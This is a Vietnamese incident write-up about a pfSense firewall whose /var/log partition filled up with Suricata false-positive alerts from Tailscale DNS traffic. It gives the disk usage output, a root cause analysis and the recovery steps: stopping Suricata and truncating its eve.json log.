
2. Sự cố 2: Tràn bộ nhớ Log Firewall

Mô tả sự cố:

Hệ thống Firewall pfSense trở nên mất ổn định, mất kết nối giao diện Web quản trị.

- Thông báo lỗi: "Fatal Error: Unable to create lock file: No space left on device".

- Phân vùng ảnh hưởng: như hình bên dưới (Sử dụng 100%, Available 0B).



Filesystem	Size	Used	Avail	Capacity	Mounted on
pfSense/ROOT/default	998M	998M	0B	100%	/
devfs	1.0K	0B	1.0K	0%	/dev
pfSense/home	116K	116K	0B	100%	/home
pfSense/tmp	428K	428K	0B	100%	/tmp
pfSense/var	320K	320K	0B	100%	/var
pfSense/var/log	15G	15G	0B	100%	/var/log
pfSense/var/tmp	136K	136K	0B	100%	/var/tmp
pfSense/var/db	1.1M	1.1M	0B	100%	/var/db
pfSense/var/cache	96K	96K	0B	100%	/var/cache
pfSense/ROOT/default/cf	15M	15M	0B	100%	/cf
pfSense/ROOT/default/var_cache_pkg	426M	426M	0B	100%	/var/cache/pkg
pfSense/ROOT/default/var_db_pkg	5.3M	5.3M	0B	100%	/var/db/pkg
tmpfs	4.0M	132K	3.9M	3%	/var/run

Figure 45. Sự cố tràn bộ nhớ Log Firewall

- Hậu quả: Hệ thống Firewall pfSense trở nên mất ổn định, mất tất cả file var/log (system log, alert log, block log...) do chưa backup hay lưu file.

Nguyên nhân gốc rễ (Root Cause Analysis):

- Cấu hình IDS/IPS chưa tối ưu: Suricata được kích hoạt nhưng chưa cấu hình bộ lọc nhiễu. Nó ghi nhận một lượng khổng lồ các cảnh báo (Alerts) từ lưu lượng DNS nội bộ của Tailscale (False Positive), coi đó là tấn công Spoofing.

- Đặc thù File System (ZFS): Khi dung lượng đạt 100%, hệ thống không thể thực hiện lệnh rm (xóa) thông thường do không còn chỗ để ghi metadata cho hành động xóa.

Quy trình ứng phó & Khắc phục:

- Khoanh vùng: Truy cập Console (Shell), dùng lệnh df -h để xác định phân vùng đầy và để tìm file lớn nhất.

- Xử lý khẩn cấp:

Buộc dừng các tiến trình Suricata/Snort đang giữ file log.

Sử dụng kỹ thuật "Truncate" (lệnh `> /var/log/suricata/eve.json`) để làm rỗng nội dung file về 0 bytes mà không cần xóa metadata.

- Kết quả: Giải phóng dung lượng ổ cứng, đưa pfSense trở lại trạng thái hoạt động bình thường.